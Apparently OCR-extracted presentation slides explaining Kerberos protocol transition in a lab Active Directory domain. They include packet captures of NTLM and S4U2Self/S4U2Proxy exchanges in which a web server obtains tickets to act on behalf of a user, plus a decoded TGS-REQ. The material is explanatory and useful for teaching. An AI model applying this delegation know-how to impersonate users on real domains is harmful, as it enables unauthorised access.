
IT WORKS!



Working with Sql01 - \\sql01.capsule.corp\ShareSupport\

File Name		
crummie5.club	Download	Delete
Get-InjectedThread.ps1	Download	Delete
Get-LogonSession.ps1	Download	Delete

Protocol Transition (cont.)



```
10.11.3.112        10.11.3.12         HTTP          406 GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
10.11.3.12         10.11.3.112        HTTP          845 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
10.11.3.112        10.11.3.12         HTTP          982 GET / HTTP/1.1 , NTLMSSP_AUTH, User: CAP\vegeta_sa
10.11.3.12         10.11.3.5          KRB5         1586 TGS-REQ
10.11.3.5          10.11.3.12         KRB5         1566 TGS-REP
10.11.3.12         10.11.3.5          KRB5         2658 TGS-REQ
10.11.3.5          10.11.3.12         KRB5         1805 TGS-REP
10.11.3.12         10.11.3.10         SMB2         2068 Session Setup Request
10.11.3.10         10.11.3.12         SMB2          314 Session Setup Response
10.11.3.12         10.11.3.112        HTTP         4179 HTTP/1.1 200 OK  (text/html)
```

NTLM Authentication


S4U2Self
TGT +
Authenticator +
Principal


S4U2Proxy
TGT + Authenticator + ST


HTTP Response

Listing \\sql01.capsule.corp\ShareSupport\

10.11.3.112	-	CLIENT
10.11.3.12	-	WEB01
10.11.3.10	-	SQL01
10.11.3.5	-	DC01



AS
Vegeta
NTDS
TGS
NTLM Auth
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


AS
Vegeta
NTDS
TGS
TGT
Auth
TGT
Web01$
Vegeta
Vegeta
Auth
Auth
HTTP
CIFS


Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


Web01$ Ticket – TGS-REQ (S4U2Self)

- Web01's TGT + Authenticator
- S4U data structures
  - Vegeta is the target!
- Target SPN:
  - Web01 itself (web01$)




```
Kerberos
  Record Mark: 1528 bytes
  tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 3 items
      PA-DATA PA-TGS-REQ
        padata-type: kRB5-PADATA-TGS-REQ (1)
          padata-value: 6e8204a4308204a0a003020105a10302010ea20703
            ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
              ap-options: 00000000
              ticket
              authenticator
      PA-DATA PA-S4U-X509-USER
      PA-DATA PA-FOR-USER
    req-body
      Padding: 0
      kdc-options: 40810000
      realm: CAPSULE.CORP
      sname
        name-type: kRB5-NT-PRINCIPAL (1)
        sname-string: 1 item
          SNameString: web01$
      till: 2021-04-14 20:42:25 (UTC)
      nonce: 359183541
      etype: 5 items
```

The Client did not send any ST, but the service at least knows his identity (Vegeta)



